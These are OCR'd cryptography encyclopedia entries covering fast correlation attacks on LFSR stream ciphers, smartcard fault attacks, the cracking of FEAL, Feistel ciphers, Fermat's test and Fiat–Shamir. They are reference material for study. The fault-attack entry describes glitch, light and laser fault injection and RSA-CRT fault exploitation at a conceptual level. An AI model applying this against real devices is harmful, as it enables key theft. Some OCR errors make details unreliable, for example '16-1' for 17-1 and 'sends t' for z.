To defend against false data injection in broadcast, authentication scheme μTESLA [1] can be applied under the condition that sensor nodes are time synchronization and nodes share a commitment with the broadcasting node. Schemes based on public key and probabilistic verification [3] have also been proposed to filter false data injection in broadcast.

Identifying and removing "moles" which inject false data is more desirable than passively filtering false data injection. Ye et al. [7] proposed probabilistic nested marking (PNM) scheme to locate moles. The design is based on the following basic nested marking idea: Each forwarding node V_i appends to the packet its ID i and a MAC computed with its secret key k_i known only to the sink. This way, each forwarding node indicates its presence on the route and shows to the sink what it has received. As the appended information is nested, any tampering with the packet by a malicious forwarding node will make the MAC invalid to the sink, and where the tampering takes place can also be traced out. The PNM scheme extends the above idea by allowing each forwarding node to mark the packet with only a small probability, while the moles can still be located by the sink. The PNM scheme, however, does not allow forwarding nodes to identify and filter false data injection. This can be addressed with the packet dropper and modifier catching scheme proposed by Wang et al. [2], where false data injection can be filtered by forwarding nodes, and malicious nodes who modify packets can be identified as nodes who drop packets.

Open Problems

More efficient and scalable approaches to filter data injection in broadcast is demanded. The existing schemes [1, 3] either requires time synchronization or relies on public key cryptographic operations, which lack scalability or efficiency.

Recommended Reading

1. Perrig A, Szewczyk R, Tygar J, Wen V, Culler D (2001) Spins: security protocols for sensor networks. Proceedings of the annual international conference on mobile computing and networking (MobiCom), pp 189–199
2. Wang C, Feng T, Kim J, Wang G, Zhang W (2009) Catching packet droppers and modifiers in wireless sensor networks. Proceedings of IEEE SECON
3. Wang R, Du W, Ning P (2007) Containing denial-of-service attacks in broadcast authentication in sensor networks. Proceedings of ACM symposium on mobile ad hoc networking and computing (MobiHoc), pp 71–79
4. Yang H, Lu S (2004) Commutative cipher based en-route filtering in wireless sensor networks. Proceedings of IEEE vehicular technology conference, pp 1223–1227
5. Yang H, Ye F, Yuan Y, Lu S, Arbaugh W (2005) Towards resilient security in wireless sensor networks. Proceedings of ACM symposium on mobile ad hoc networking and computing (MobiHoc), pp 34–45
6. Ye F, Luo H, Lu S, Zhang L (2004) Statistical en-route filtering of injected false data in sensor networks. Proceedings of IEEE conference on computer communications (INFOCOM), pp 839–850
7. Ye F, Yang H, Liu Z (2007) Catching "moles" in sensor networks. Proceedings of the international conference on distributed computing systems (ICDCS), pp 66–69
8. Yu Z, Guan Y (2006) A dynamic en-route scheme for filtering false data injection in wireless sensor networks. Proceedings of IEEE conference on computer communications (INFOCOM)
9. Zhang W, Cao G (2005) Group rekeying for filtering false data in sensor networks: a predistribution and local collaboration based approach. Proceedings of IEEE conference on computer communications (INFOCOM), pp 503–514
10. Zhu S, Setia S, Jajodia S, Ning P (2004) An interleaved hop-by-hop authentication scheme for filtering false data in sensor networks. Proceedings of IEEE symposium on security and privacy, pp 1540–7993

Fast Correlation Attack

Anne Canteaut
Project-Team SECRET, INRIA Paris-Rocquencourt, Le Chesnay, France

Related Concepts

►Combination Generator; ►Correlation Attack; ►Filter Generator; ►Stream Cipher

Definition

Fast correlation attacks were first proposed by Meier and Staffelbach in 1988 [14, 15]. They apply to ►*running-key* generators based on ►*linear feedback shift registers (LFSRs)*, exactly in the same context as the ►*correlation attack*, but they are significantly faster. They rely on the same principle as the correlation attack: they exploit the existence of a correlation between the keystream and the output of a single LFSR, called the *target LFSR*, whose initial state depends on some bits of the secret key. In the original correlation attack, the initial state of the target LFSR is recovered by an exhaustive search. Fast correlation attacks avoid examining all possible initializations of the target LFSR by using some efficient error-correcting techniques. But, they require the knowledge of a longer segment of the keystream (in the context of a ►*known-plaintext attack*). As for the correlation attack, similar algorithms can be used for mounting a ►*ciphertext only attack* when there exists redundancy in the plaintext.


Theory

Fast correlation attacks as a decoding problem. The key idea of fast correlation attacks consists in viewing the correlation attack as a decoding problem. If there exists a correlation between the keystream $\mathbf{s}$ and the output $\mathbf{u}$ of the target LFSR, then the running-key subsequence $(s_t)_{t<N}$ can be seen as the result of the transmission of $(u_t)_{t<N}$ through the binary symmetric channel with error probability $p = \Pr[s_t \neq u_t] < 1/2$ (see Fig. 1). If $\Pr[s_t \neq u_t] > 1/2$, the bitwise complement of $\mathbf{s}$ is considered. Moreover, all bits of the LFSR sequence $\mathbf{u}$ depend linearly on the LFSR initial state, $u_0 \ldots u_{L-1}$. Therefore, $(u_t)_{t<N}$ is a codeword of a linear code of length N and dimension L defined by the LFSR feedback polynomial. Thus, recovering the LFSR initial state consists in decoding the running-key subsequence relatively to the LFSR code.

With this formulation, the original ►*correlation attack* proposed by Siegenthaler consists in applying a maximum-likelihood decoding algorithm to the linear code defined by the LFSR feedback polynomial. It then requires testing the 2^L possible initial states of the target LFSR. The complexity can be reduced by using faster decoding algorithms. But, they usually require a larger number of running-key bits.

Decoding techniques for fast correlation attacks. Several algorithms can be used for decoding the LFSR code, based on the following ideas:

- Find many sparse linear recurrence relations satisfied by the LFSR sequence (these relations correspond to sparse multiples of the feedback polynomial), and use them in an iterative decoding procedure dedicated to low-density parity-check codes [3, 13, 15]. The complexity of this attack may significantly decrease when the feedback polynomial of the target LFSR is sparse. Thus, the use of sparse LFSR



Fast Correlation Attack. Fig. 1 Model for fast correlation attacks on LFSR-based stream ciphers

feedback polynomials should be avoided in LFSR-based running-key generators.

- Construct a convolutional code [6] (or a turbo code [7]) from the LFSR code, and use an appropriate decoding algorithm for this new code (Viterbi algorithm or turbo-decoding).
- Construct a new linear block code with a lower dimension from the LFSR code and apply to this smaller linear code a maximum-likelihood decoding algorithm [4, 11], or a polynomial reconstruction technique [8].

A survey on all these techniques and their computational complexities can be found in [10]. In practice, the most efficient fast correlation attacks enable to recover the initial state of a target LFSR of length 60 for an error-probability $p = 0.4$ in a few hours on a PC from the knowledge of 10^6 running-key bits.

Applications

Fast correlation attacks on combination generators. In the particular case of a combination generator, the target sequence **u** is the sequence obtained by adding the outputs of $(m+1)$ constituent LFSRs, where m is the correlation-immunity order of the combining function (►*correlation attack*). Thus, this sequence **u** corresponds to the output of a unique LFSR whose feedback polynomial is the greatest common divisor of the feedback polynomials of the $(m+1)$ involved LFSRs. Since the feedback polynomials are usually chosen to be primitive, the length of the target LFSR is the sum of the lengths of the $(m+1)$ LFSRs. The keystream corresponds to the received word as output of the binary symmetric channel with error-probability

$$p = \Pr[s_t \neq u_t] = \frac{1}{2} - \frac{1}{2^{n+1}}|\hat{f}(t)|,$$

where n is the number of variables of the combining function, t is the n-bit vector whose ith component equals 1 if and only if $i \in \{i_1, i_2, \ldots, i_{m+1}\}$ and $\hat{f}$ denotes the Walsh transform of f (►*correlation attack* and ►*Boolean functions*).

Fast correlation attacks on filter generators. In the case of a filter generator, the target LFSR has the same feedback polynomial as the constituent LFSR, but a different initial state. Actually, if the keystream is given by

$$s_t = f(v_{t+\gamma_1}, v_{t+\gamma_2}, \ldots, v_{t+\gamma_n}),$$

where **v** is the sequence generated by the constituent LFSR. The optimal target sequence **u** then corresponds to

$$u_t = \sum_{i=1}^{n} \alpha_i v_{t+\gamma_i}$$

where $\alpha = (\alpha_1, \ldots, \alpha_n)$ is the vector which maximizes the magnitude of the Walsh transform of the filtering function. Thus, the keystream corresponds to the received word as output of the binary symmetric channel with error-probability

$$p = \Pr[s_t \neq u_t] = \frac{\mathcal{NL}(f)}{2^n},$$

where $\mathcal{NL}(f)$ is the *nonlinearity* of the filtering function. The fast correlation attacks on filter generators can be improved by using several target LFSRs together [2, 9].

Other particular fast correlation attacks apply to filter generators, like conditional block-oriented correlation attacks [1, 5, 12] (►*filter generator*).

Recommended Reading

1. Anderson RJ (1995) Searching for the optimum correlation attack. In: Fast software encryption 1994. Lecture notes in computer science, vol 1008. Springer, pp 137–143
2. Canteaut A, Filiol E (May 2002) On the influence of the filtering function on the performance of fast correlation attacks on filter generators. In: Symposium on information theory in the Benelux, Louvain la Neuve, Belgium
3. Canteaut A, Trabbia M (2000)Improved fast correlation attacks using parity-check equations of weight 4 and 5. In: Advances in cryptology – EUROCRYPT 2000. Lecture notes in computer science, vol 1807. Springer, pp 573–588
4. Chepyshov V, Johansson T, Smeets B (2000) A simple algorithm for fast correlation attacks on stream ciphers. In: Fast software encryption 2000. Lecture notes in computer science, vol 1978. Springer, pp 181–195

5. Golić JDj (1996) On the security of nonlinear filter generators. In: Fast software encryption 1996. Lecture notes in computer science, vol 1039. Springer, pp 173–188
6. Johansson T, Jönsson F (1999) Improved fast correlation attack on stream ciphers via convolutional codes. In: Advances in cryptology – EUROCRYPT 1999. Lecture notes in computer science, vol 1592. Springer, pp 347–362
7. Johansson T, Jönsson F (1999) Fast correlation attacks based on turbo code techniques. In: Advances in cryptology – CRYPTO 1999. Lecture notes in computer science, vol 1666. Springer, pp 181–197
8. Johansson T, Jönsson F (2000) Fast correlation attacks through reconstruction of linear polynomials. In Advances in Cryptology – CRYPTO 2000. Lecture notes in computer science, vol 1880. Springer, pp 300–315
9. Jönsson F, Johansson T (2002) A fast correlation attack on LILI-128. Inf Process Lett 81(3):127–132
10. Jönsson F (2002) Some results on fast correlation attacks. PhD thesis, University of Lund, Sweden, 2002
11. Joux A (2009) Algorithmic cryptanalysis. Chapman & Hall/CRC, Boca Raton
12. Lee S, Chee S, Park S, Park S (1996) Conditional correlation attack on nonlinear filter generators. In: Advances in cryptology – ASIACRYPT 1996. Lecture notes in computer science, vol 1163. Springer, pp 360–367
13. Mihaljevic MJ, Fossorier MPC, Imai H (2000) A low-complexity and high performance algorithm for the fast correlation attack. In: Fast software encryption 2000. Lecture notes in computer science, vol 1978. Springer, pp 196–212
14. Meier W, Staffelbach O (1988) Fast correlation attacks on stream ciphers. In: Advances in cryptology – EUROCRYPT 1988. Lecture notes in computer science, vol 330. Springer, pp 301–314
15. Meier W, Staffelbach O (1989) Fast correlation attack on certain stream ciphers. J Cryptol 1:159–176

Fault Attack


Olivier Benoît
Ingenico, Région de Saint-Étienne, France

Definition

A fault attack is an attack on a physicial electronic device (e.g., smartcard, HSM, USB token) which consists in stressing the device by an external mean (e.g., voltage, light) in order to generates errors in such a way that these errors leads to a security failure of the system (key recovery, ePurse balance increase, false signature acceptation, PIN code recovery…).

Introduction

A successful fault attack on an Integrated Circuit Card (ICC) or smartcard requires two steps: fault injection and the fault exploitation Fig. 1. The first step consists in injecting a fault at the appropriate time during the process. Fault injection is very dependent on the hardware and therefore the ICC. The second step consists in exploiting the erroneous result or unexpected behavior. Fault exploitation depends on the software design and implementation. In the case of an algorithm, it will also depend on its specification since the fault exploitation will be combined with cryptanalysis most of the time. Depending on the type of analysis performed, the fault injection will have to be done at a precise instant or roughly in a given period of time.



Fault Attack. Fig. 1 Fault attack process

Fault injection

There are many ways to generate a fault in an ICC. Already, three major means of fault injection can be distinguished:

Electrical perturbation on the standard ISO contact of the smartcard

- Vcc glitch (see below)
- Clock duty cycle and/or frequency alteration

Light-beam perturbation (contact-less)

- Global light-beam (wide spectrum)
- Focused light-beam (wide spectrum)
- Laser-beam (single wavelength)

Electromagnetic field perturbation (contact-less)

The effectiveness of each fault injection method strongly depends on the hardware design, manufacturing process, and technology. The chip behavior under a fault injection can be of four types:

- No effect
- Wrong results or unexpected behavior (exploitable fault)

- No response from the card (hardware reset required)
- Card is dead (physically damaged)

Of course, only one out of the four listed behaviors might be exploitable. Moreover, the perturbation can have a transient effect, permanent effect, or an intermediary state in between:

- Transient effect (only during fault injection)
- Semipermanent effect (for a variable period of time from a few minutes to a few days)
- Permanent effect

In practice, transient faults are easier to exploit as will be seen in the fault exploitation section.

The main difficulty of the fault injection step is to find the appropriate parameters of the perturbation for the ICC in consideration. Inappropriate parameters will not lead to an exploitable fault such as a wrong result or an unexpected behavior. Therefore, there is a risk to irremediably kill the chip. Besides, if the hardware implements some security sensors and/or protection mechanism, it will be even more difficult to inject an exploitable fault without triggering a security mechanism.

A Vcc glitch is defined by many parameters among which are its shape, the falling and rising slope, the low and high level, and the low-level duration. Very good results have been obtained on some IC with a limited control over these parameters. In fact, the three main parameters that needed to be tuned are the low- and high-voltage values and the glitch duration. Besides, the combination of all parameters quickly gives a huge search space and therefore it is not practical to have too many parameters to play with.

A white light perturbation can be very effective on some ICC. The hardware required for such an attack can be easy to set up by using a photo camera bulk and the associated electronic. Then, the major parameters to be tuned are the light emission intensity, the light emission duration and, eventually, the selection of a specific area of the chip to be exposed (focused light attack) rather than the complete die.

Using a laser such as a pulsed Nd:YAG laser is even more powerful because the energy level, the wavelength, the beam duration, and the beam size are much more under control. It is important to control the energy level in order to avoid destruction of the chip (too much energy) or an ineffective beam (not enough energy).

Fault Exploitation

Fault exploitation is the mandatory second step of a successful fault attack. The fault exploitation directly depends on the fault effect, the fault localization in time, and the target of the attack. Two major types of target can be distinguished for a fault attack:

- The operating system and application-sensitive process
- The cryptographic algorithm

A sensitive process is defined as a piece of code processing data that is known to the external world but should not be modified. The fault injection will precisely modify such data. By definition, if the data should not be modified, it means that modifying it will compromise the system security to some extent.

Differential fault analysis (DFA) mainly consists in analyzing an algorithm result (ciphertext) under regular condition and under abnormal condition for the same input (plaintext). The abnormal condition is usually obtained by fault injection during the process (transient fault) or before the process (permanent fault). Differential fault analysis has been widely studied from a theoretical point of view. In September 1996, three researchers from Bellcore identified a new attack against *plain* RSA (►RSA Digital Signature Scheme), [1], when performed with the ►Chinese Remainder Theorem. This attack was reported in a Bellcore press release entitled *New Threat Model Breaks Crypto Codes*, but no technical details were provided. Later, another researcher wrote a short memo that seemed to describe a more realistic attack. In the case of a computation error, the Bellcore researchers showed how to recover the secret factors p and q of the public RSA modulus n from *two* signatures of the same message: a correct one and a faulty one. Lenstra remarked that only the faulty signature was required. At the same time, Joye and Quisquater noted that Lenstra's observation could actually be applied to all RSA-type cryptosystems, including variants based on Lucas sequences (LUC) and ►elliptic curves (KMOV, Demytko) [2].

In conclusion, a fault attack is a threat for any secure token (whatever the form factor) and must be taken into consideration at all steps of the product design and specification. Countermeasures and protection can be designed both in hardware and in software to thwart such attacks.

Recommended Reading

1. Boneh D, DeMillo RA, Lipton RJ (1997) On the importance of checking cryptographic protocols for faults. In: Fumy W (ed) Advances in cryptology – eurocrypt'97. Lecture notes in computer science, vol 1233. Springer, Berlin, pp 37–51
2. Joye M, Lenstra AK, Quisquater J-J (1999) Chinese remaindering cryptosystems in the presence of faults. J Cryptol 12(4): 241–245

FEAL

Christophe De Cannière
Department of Electrical Engineering, Katholieke Universiteit Leuven, Leuven-Heverlee, Belgium

Related Concepts

►Block Ciphers; ►Differential Cryptanalysis; ►Feistel Cipher; ►Linear Cryptanalysis for Block Ciphers

The Fast Data Encipherment Algorithm (FEAL) [9] is a family of ►block ciphers developed by Shimizu and Miyaguchi. Since the introduction of its first version (FEAL-4, presented in 1987), the block cipher has stimulated the development of some of the most useful cryptanalytical techniques available today.

FEAL was designed to be a more efficient alternative to the ►Data Encryption Standard (DES), in particular in software. The block cipher encrypts data in blocks of 64 bits and uses a 64-bit key. It is a ►Feistel cipher, just as DES, but the components have been modified in order to be more suitable for word-oriented processors. The complete cipher can be implemented using only additions modulo 2^8, rotations over 2 bits, and XORs. The 32-bit f-function (see Fig. 1) used in the Feistel network takes a 16-bit subkey as a parameter and mixes it with the data using the functions S_0 and S_1. Both functions take two bytes as input and return a single output byte. They are defined as:

$$S_i(x,y) = [x + y + i(\mathrm{mod} 2^8)] \lll 2, \qquad i \in \{0,1\}.$$


Another structural difference with DES is the additional layers inserted before the first and after the last round of FEAL. In these layers, an extra 64-bit subkey is mixed with the data and the left half of the data is XORed with the right half.

While most of its components are far simpler, FEAL has a more complex *key schedule* (►Block Cipher) than DES. The secret key is expanded in a Feistel-like ladder network using a nonlinear f_k-function similar to the f-function mentioned above.

FEAL has been studied by many researchers, and various interesting techniques were developed to analyze its security. The next paragraph gives a short overview of the most important developments.

The first vulnerabilities in the original four-round version, FEAL-4, were discovered by den Boer [4] in 1988. He developed an adaptively chosen plaintext attack which was later improved by Murphy [8]. The improved attack required only 20 chosen plaintexts and at that time recovered the key in less than 4 h. At the Securicom conference in 1989, Biham and Shamir demonstrated a chosen plaintext attack on FEAL-8, the eight-round version of the cipher. The attack, which would turn out to be a direct application of ►differential cryptanalysis, is mentioned in different papers [1, 5, 7], but its details were only published in 1991 [2]. In 1990, Gilbert and Chassé [5] proposed a statistical chosen plaintext attack on FEAL-8. A year later, Tardy-Corfdir and Gilbert [10] presented a *known* plaintext attack on FEAL-4 and FEAL-6. The first attack had many ideas in common with differential cryptanalysis, which was being developed around the same time; the second attack contained elements which would later be used in ►linear cryptanalysis. In 1992, a first variant of this linear cryptanalysis was introduced by Matsui and Yamagishi [6]. The new attack could recover FEAL-4 keys in 6 minutes using only five known plaintexts. In 1993, Biham and Shamir [3] developed a more efficient differential attack against FEAL-8 deriving the secret key in 2 min on a PC given 128 chosen plaintexts.

The development of these new techniques forced the designers of FEAL to considerably increase the number of rounds, sacrificing its original efficiency.



FEAL. Fig. 1 FEAL's f-function

Recommended Reading

1. Biham E, Shamir A (1991) Differential cryptanalysis of DES-like cryptosystems. In: Menezes A, Vanstone SA (eds) Advances in cryptology – CRYPTO'90. Lecture notes in computer science, vol 537. Springer, Berlin, pp 2–21
2. Biham E, Shamir A (1991) Differential cryptanalysis of Feal and N-hash. In: Davies DW (ed) Advances in cryptology – EUROCRYPT'91. Lecture notes in computer science, vol 547. Springer, Berlin, pp 1–16

3. Biham E, Shamir A (1993) Differential cryptanalysis of the data encryption standard. Springer, Berlin
4. den Boer B (1988) Cryptanalysis of FEAL. In: Günther CG (ed) Advances in cryptology – EUROCRYPT'88. Lecture notes in computer science, vol 330. Springer, Berlin, pp 293–299
5. Gilbert H, Chassé G (1991) A statistical attack of the FEAL-8 cryptosystem. In: Menezes A, Vanstone SA (eds) Advances in cryptology – CRYPTO'90. Lecture notes in computer science, vol 537. Springer, Berlin, pp 22–33
6. Matsui M, Yamagishi A (1993) A new method for known plaintext attack of FEAL cipher. In: Rueppel RA (ed) Advances in cryptology – EUROCRYPT'92. Lecture notes in computer science, vol 658. Springer, Berlin, pp 81–91
7. Miyaguchi S (1990) The FEAL-8 cryptosystem and a call for attack. In: Brassard G (ed) Advances in cryptology – CRYPTO'89. Lecture notes in computer science, vol 435. Springer, Berlin, pp 624–627
8. Murphy S (1990) The cryptanalysis of FEAL-4 with 20 chosen plaintexts. J Cryptol 2(3):145–154
9. Shimizu A, Miyaguchi S (1988) Fast data encipherment algorithm FEAL. In: Chaum D, Price WL (eds) Advances in cryptology – EUROCRYPT'87. Lecture notes in computer science, vol 304. Springer, Berlin, pp 267–278
10. Tardy-Corfdir A, Gilbert H (1992) A known plaintext attack of FEAL-4 and FEAL-6. In: Feigenbaum J (ed) Advances in cryptology – CRYPTO'91. Lecture notes in computer science, vol 576. Springer, Berlin, pp 172–181

Feige–Fiat–Shamir Signature Scheme

►Fiat–Shamir Identification Protocol and the Feige–Fiat–Shamir Signature Scheme

Feistel Cipher

Alex Biryukov
FDEF, Campus Limpertsberg, University of Luxembourg, Luxembourg

Related Concepts

►Block Ciphers

Definition

One popular class of the modern iterative ►blockciphers is the *Feistel* ciphers (named so after Horst Feistel – cryptanalyst who worked with the IBM crypto group in the early 1970s). The round of a Feistel cipher uses the product of two involutions (a function G is called an involution if it is its own inverse: $G(G(x)) = x$) in order to achieve the very comfortable similarity of encryption and decryption processes.

Theory

Given an n-bit block, a Feistel round function divides it into two halves L (left) and R (right). Then some function $F(R,k)$ is applied to the right half and the result is XORed with the left half (this is the first involution):

$$(L,R) \rightarrow (R, L \oplus F(R,k)).$$

Here k is the round subkey produced by the key scheduling algorithm; it may vary from round to round. Then the halves are swapped (the second involution) and the process is repeated. Another convenience in this construction is that it is always a permutation, and thus is invertible no matter what function F is used and thus a designer may now concentrate on the security properties of this function. Many modern ciphers are designed as Feistel ciphers. One prominent example of a Feistel cipher is the ►Data Encryption Standard.

Note that the division into halves in a Feistel cipher can be replaced by division into quarters, octets, etc. Such ciphers are called *generalized Feistel ciphers*. Several ciphers are of this type, for example the ►CAST family of ciphers or the cipher ►Skipjack.

Fermat Primality Test

Moses Liskov
Department of Computer Science, The College of William and Mary, Williamsburg, VA, USA

Synonyms

Fermat test

Related Concepts

►Miller–Rabin Probabilistic Primality Test; ►Modular Arithmetic; ►Primality Test; ►Prime Number

Definition

The Fermat primality test is a test to determine if a number is a ►prime number, using ►Fermat's little theorem.

Background

Fermat was not concerned with efficient algorithms for testing primality, but Fermat's little theorem (which states that $a^{p-1} \equiv 1 \bmod p$ whenever p is prime and a is relatively

prime to p) gives a necessary condition for primality, thus the name.

Theory

Fermat's little theorem is not true for composite numbers in general, so it is an excellent tool to use to test for the compositeness of a number. The test consists of checking whether $a^{n-1} \equiv 1 \bmod n$ is satisfied for some a relatively prime to n. If not, it is certain that n is not prime.

Unfortunately, if $a^{n-1} \equiv 1 \bmod n$ does hold, it may be that n is composite. When this happens, n is said to be a ►"pseudoprime" for the base a. By picking many random a, some false positives can be avoided. The procedure is as follows, on input n:

1. For $i = 1$ to s do:
   (a) Pick a random a such that $2 \leq a \leq n-1$ and $\gcd(a, n) = 1$
   (b) If $a^{n-1} \not\equiv 1 \bmod n$, return COMPOSITE
2. Return PRIME

Here, s is a parameter. The running time of the Fermat primality test is $\Theta(s)$ modular exponentiations. For most composite numbers, the chance of passing these s rounds with different values for a without being detected as composite is $1/2^s$. However, there are some composite numbers, called Carmichael numbers, which pass the Fermat test for *every* base a and the smallest is $561 = 3 \cdot 11 \cdot 17$. Since 80 is a multiple of $3-1, 11-1$, and $16-1$, it holds that $a^{80} \equiv 1 \bmod 561$ for all a relatively prime to 561, so in particular, $a^{560} = (a^{80})^7$ is always congruent to 1 modulo 561. Carmichael numbers are relatively rare; asymptotically, if $C(n)$ is the number of Carmichael numbers less than n, then $n^{2/7} < C(n) < n^{1-\frac{\ln\ln\ln n}{\ln\ln n}}$.

Because of these exceptions, the Fermat primality test is usually discarded in favor of a more robust test such as the ►Miller–Rabin probabilistic primality test. However, PGP uses the Fermat primality test.

Recommended Reading

1. Conway JH, Guy RK (1996) The book of numbers. Springer, New York
2. Cormen TH, Leiserson CE, Rivest RL, Stein C (2001) Introduction to algorithms. MIT Press, Cambridge

Fermat Test

►Fermat Primality Test

Fermat's Little Theorem

Moses Liskov
Department of Computer Science, The College of William and Mary, Williamsburg, VA, USA

Related Concepts

►Euler's Totient Function; ►Fermat Primality Test; ►Modular Arithmetic; ►Number Theory; ►Prime Number

Definition

Fermat's little theorem states that if p is a prime number and a is any number not divisible by p, then $a^{p-1} \equiv 1 \bmod p$.

Background

Pierre de Fermat (1601–1665) was one of the most renowned mathematicians in history. He focused much of his work on Number Theory, though he made great contributions to many other areas of mathematics. Fermat's famous "last theorem" was a remark Fermat made in a margin of a book, for which he claimed to have a proof but the margin was too small to write it down, and remained an open problem for over three centuries.

Fermat's little theorem was first stated in a letter to Frénicle de Bessy in 1640, though it was not called "Fermat's little theorem" until the twentieth century.

Theory

The proof follows easily from the following observations. Consider the product $(a)(2a)(3a)\ldots((p-1)a)$, then on the one hand we can write this as $(p-1)!a^{p-1}$. On the other hand, the list of terms in the product, modulo p, is a complete list of values between 1 and $p-1$, since no two terms in the list are equivalent modulo p: if $na = ma \bmod p$ where $n > m$ then p divides $n-m$ but $0 < n-m < p-1$, which is a contradiction. Thus, this product can also be written as $(p-1)! \bmod p$. Thus, $(p-1)!a^{p-1} \equiv (p-1)! \bmod p$, and $a^{p-1} \equiv 1 \bmod p$, because $(p-1)!$ is not divisible by p.

Euler generalized Fermat's little theorem, which applies only to $(\mathbb{Z}/p\mathbb{Z})^*$, to any finite group. Fermat's little theorem is important to cryptography in that it gives rise to the ►Fermat primality test, a method for testing primality.

Recommended Reading

1. Conway JH, Guy RK (1996) The book of numbers. Springer, New York
2. Hardy GH, Wright EM (2008) An introduction to the theory of numbers. Oxford University Press, New York

Fiat–Shamir Identification Protocol and the Feige–Fiat–Shamir Signature Scheme

Yvo Desmedt
Department of Computer Science, University College London, London, UK

Related Concepts

►Digital Signatures; ►Feige–Fiat–Shamir Signature Scheme; ►Interactive Proof; ►Random Oracle Model; ►Zero-knowledge

Definition

Fiat–Shamir proposed the use of zero-knowledge interactive proofs for entity authentication and using their Fiat–Shamir trick to generate digital signatures.

Theory

Introduction

There are several variants of the *Fiat–Shamir identification protocol*. One way to classify these is based on the number of secrets. In the basic one [6], each prover knows only one secret. Another, is to distinguish between *identity-based* and *public key*–based ones. In both, a trusted center made public $n = p \cdot q$ such that p and q are secret primes only known to the center.

In the *identity-based* system [3, pp. 152] (see also [2, 6, 7]), a trusted center gives each user a *secret key*, partially based on biometrics. In particular, to receive an *identity* from the trusted center, Alice goes to the center. There her fingerprints, other biometrics information is collected and her identity verified. I is the string which contains: Alice's identity (name), Alice's biometrics, and other information to identify Alice uniquely. The center chooses k small j_i $(1 \le i \le k)$ such that $x_i := f(I, j_i)$ are quadratic residues mod$n$, where f is a public function. The center calculates as secrets the smallest $s_i := (\sqrt{x_i})^{-1} \bmod n$ and gives these secrets to Alice (write these in Alice's smart card).

In the public key–based system, Alice chooses her secrets and publishes a public key. In particular, Alice chooses uniformly random $s_i \in_R Z_n$ and computes $x_i := s_i^{-2} \bmod n$. These x_i with Alice's identity is published in an authentic public directory.

Preliminary

In the *identity-based* scheme, when Bob wants to verify Alice's *identity*, Bob asks Alice's identity I together with the j_i, and Bob checks Alice's biometrics. If correct, Bob then calculates $x_i := f_i(I, j_i)$. Else Bob halts.

In the *public key*–based scheme, Alice reveals her *identity*, and Bob finds her public key in the public key directory.

The Protocol

Repeat the protocol t times:

Step 1 Alice chooses uniformly random r and computes $z := r^2 \bmod n$ and sends t to Bob.
Step 2 Bob sends Alice bits e_i $(1 \le i \le k)$.
Step 3 Alice sends $\alpha := r * \prod_{e_i=1} s_i^{e_i} \bmod n$.
Step 4 Bob verifies that $\alpha^2 * \prod_{e_i=1} x_i = z$.

If all the verifications are correct, Bob accepts.

Parameters

The size of t and k as functions of n are chosen depending whether one uses Fiat–Shamir as an identification protocol or as a *zero-knowledge interactive proof*. For more details see [1].

Feige–Fiat–Shamir Signature Scheme

The Fiat–Shamir scheme can be used to *digitally sign*. This is called the *Feige–Fiat–Shamir signature*. To sign a message m, just use a secure *hash function* h to compute e_i in the above protocol as follows:

$$e_i := h(z, m) \tag{1}$$

where z is as above. Use the Fiat–Shamir protocol and publish as signature: $(\mathbf{e}, \alpha)$ where $\mathbf{e} = (e_1, \ldots, e_k)$ and α is as above. The use of a hash function to compute $\mathbf{e}$ is often called the Fiat–Shamir trick.

To verify the signature, the verifier computes z' as in Step 4. Then the verifier uses this z' to compute $\mathbf{e}'$ using Eq. 1. If $\mathbf{e}' = \mathbf{e}$, the verifier accepts the signature of m.

The Fiat–Shamir trick provides secure digital signature schemes under the *random oracle model* [5]. Unfortunately, the random oracle model is a questionable proof technique, and a deeper study of this impact on the Fiat–Shamir can be found in [4].

Recommended Reading

1. Burmester MVD, Desmedt YG (1989) Remarks on the soundness of proofs. Electron Lett 25(22):1509–1511
2. Fiat A, Shamir A (1987) How to prove yourself: practical solutions to identification and signature problems. In: Odlyzko A (ed) Advances in cryptology, Proc. of Crypto '86, Santa Barbara, CA, August 11–15 (Lecture notes in computer science 263), Springer-Verlag, Heidelberg, pp 186–194
3. Fiat A, Shamir A (1987) Unforgeable proofs of identity. In: Securicom 87, March 4–6, 1987. Paris, France, pp 147–153

4. Goldwasser S, Kalai YT (2003) On the (in)security of the at-shamir paradigm. In: 44th symposium on foundations of computer science (FOCS 2003), Proceedings, 11–14 October 2003, Cambridge, MA. IEEE Computer Society, pp 102–113
5. Pointcheval D, Stern J (1996) Security proofs for signature schemes. In: Maurer U (ed) Advances in cryptology | Eurocrypt '96, Proceedings, Zaragoza, Spain, May 12–16 (Lecture notes in computer science 1070), Springer-Verlag, Heidelberg, pp 387–398
6. Shamir A (1986) Interactive identification, March 23–29, 1986. In: Presented at the workshop on algorithms, randomness and complexity, Centre International de Rencontres Mathématiques (CIRM), Luminy (Marseille), France
